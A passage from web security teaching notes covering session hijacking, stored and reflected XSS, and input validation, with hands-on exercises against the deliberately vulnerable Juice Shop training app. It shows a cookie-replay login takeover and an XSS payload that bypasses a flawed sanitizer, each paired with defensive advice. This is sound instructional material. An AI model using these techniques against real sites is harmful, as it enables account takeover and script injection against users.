- **Session IDs are predictable.** Once an attacker gains knowledge of how to generate valid session IDs, the attacker can wait for a user with valuable information to pass by.

!! Juice Shop

1. Head to Juice Shop's installation: `https://juice-shop.herokuapp.com/#/login`.
2. Open the browser's dev tools (right-click, Inspect, on Google Chrome). In particular, go to **Application** tab, find the **Storage** section. It allows you to view the cookies stored by the client.
3. Login with `admin@juice-sh.op` (user) and `admin123` (password).
4. In the **Cookies** tab, you will see a new cookie `token` added.
5. Copy the value of `token` (which will be a long random looking string).
6. *Experiment 1*
 - Close the browser tab.
 - Open a new browser tab and access `https://juice-shop.herokuapp.com/`. No login should be required.
7. *Experiment 2*
 - Open a new Incognito window and go to `https://juice-shop.herokuapp.com/`.
 - Go to the **Cookies** tab. No `token` cookie should be present.
 - Write click on the white pane and choose **Add new**.
 - Type `token` as **Name** and paste the value of cookie in **Value**.
 - Refresh the browser window. You will now be logged in as `admin@juice-sh.op`.
8. *Experiment 3*
 - Head to the **Cookies** tab and delete the session cookie `token`.
 - In a few seconds (or after a tab refresh), a login should be required again.

How to avoid it

- Good authentication and session management is difficult - avoid, if possible, an implementation from scratch.
- Ensure that the session ID is **never sent over the network unencrypted**.
- Session IDs should not be visible in URLs.
- Generate a new session ID on login and **avoid reuse**.

- Session IDs should have a timeout and be invalidated on the server after the user ends the session.
- Conduct a sanity check on HTTP header fields (refer, user agent, etc.).
- Ensure that users' login data is stored securely.

XSS

XSS stands for **cross-site scripting**.

"XSS flaws occur when an application includes user supplied data in a page sent to the browser without properly validating or escaping that content." (OWASP)

The browser executes JavaScript code all the time; this code is **not** checked by anti-virus software. The browser's sandbox is the main line of defense.

XSS attacks come in two flavours: stored XSS and reflected XSS.

Stored XSS: the injected script is **permanently stored on the target server** (e.g. in a database or text file). The victim retrieves the malicious script from the server, when she requests the stored information. This attack is also known as **persistent or Type-I** XSS.

A common example 📌 of stored XSS are forum posts: if a malicious user is able to add a comment to a page that is not validated by the server, the comment can contain JavaScript code. The next user (victim) that views the forum posts receives the forum data from the server, which now includes the malicious code. This code is then executed by the victim's browser.

```
http://myforum.nl/add_comment?c=Let+me+...
http://myforum.nl/add_comment?c=<script>...
```

In a **reflected XSS** attack (also known as **non-persistent or Type-II** attack), the injected script is not stored on the server; instead, it is **reflected** off the target server. A victim may for instance receive an email with a tainted link that contains malicious URL parameters.

In the example 📌 the tainted URL contains JavaScript code as query. An unsuspecting user (the victim) may receive this URL in an email and trust it, because she trusts http://myforum.nl. The malicious code is reflected off the server and ends up in the victim's browser, which executes it.

```
http://myforum.nl/search?q=Let+me+...
http://myforum.nl/search?q=<script>...
```

!! Juice Shop

1. Head to Juice Shop's installation at <https://juice-shop.herokuapp.com/#/>.
2. Login as **admin@juice-sh.op** (user) and **admin123** (password).
3. Go to the profile page at <https://juice-shop.herokuapp.com/profile>.
4. **Note:** Since this is a globally accessible website, chances are that someone has already attempted to do a stored-XSS attack. Hence, you *might* see an alert dialog when you go to the **/profile** page.

5. In the Username, type `<script>alert('Hello World!')</script>` and click **Set Username**.
6. Typically, this should be enough for an XSS attack. However, Juice Shop has used some defenses.
7. You will see under the profile picture, the username `lert('Hello World!')`, while in the input field `lert('Hello World!')</script>` remains. The server does some kind of input sanitization (or cleanup), so the attack doesn't succeed. However, if you look closely, the sanitization is not done properly as some part of the attack code remains.
8. As you will see next, it is easy to bypass server defenses if they are not configured properly. Apparently, the sanitizer looks for this pattern: `<(.)*>` (starts with `<` sign, anything can be placed between `<>`, and one character after it) and removes the string found. So the attack code becomes ineffective.
9. Typing `<x>xscript>alert('Hello World!')</script>` bypasses the sanitizer as it effectively removes `<x>x` and turns the username into `<script>alert('Hello World!')</script>`, which is valid JS code.
10. Now, when you go back to the <https://juice-shop.herokuapp.com/profile> page, the alert dialogue pops up again as the code has been stored on the server. This is thus a **Stored XSS attack**.

How to avoid it

As before, **validation** of user input is vital. A server that generates output based on user data should **escape** it (e.g. escaping `<script>` leads to `<script>`), so that the browser does not execute it. **DOMPurify** is a good tool for sanitizing HTML code. It's written in JavaScript and supports all modern browsers. When used, DOMPurify removes all "dangerous" html code in a given string, and therefore you can use it to protect your website from XSS attacks. You can play with DOMPurify via this [link](#), or install it using the instructions from their [repository](#). Here is a code example for DOMPurify :

```
var dirty = '<script> alert("I am dangerous"); </script> Hi';
var clean = DOMPurify.sanitize(dirty);
```

After execution, the variable `clean` will contain only **"Hi"**, DOMPurify will remove the `<script>` tag to prevent an XSS attack.

Improper Input Validation

When user input is not checked or incorrectly validated, the web application may start behaving in unexpected ways. An attacker can craft an input that alters the application's control flow, cause it to crash, or even execute arbitrary user-provided code.

Improper input validation is often the root cause of other vulnerabilities, e.g. [Injection](#) and [XSS](#) attacks.

!! Juice Shop

1. Head over to Juice Shop's installation and attempt to register as a new user: <https://tud-juice-shop.herokuapp.com/#/register>.
2. Fill the registration form. You will observe that the **Repeat Password** field gives an error until the passwords are a complete match.
3. Now, go back to the **Password** field and change it.

4. You will see that the **Repeat Password** does not raise any error, and you can register with mismatching passwords.

How to avoid it

- User input should always be validated (e.g. is this really an email?, do the passwords match?, are the conditions met for enabling certain functionality?)
- User input should always be sanitized (e.g. by stripping out potential JavaScript code elements).
- A server that generates output based on user data should escape it (e.g. escaping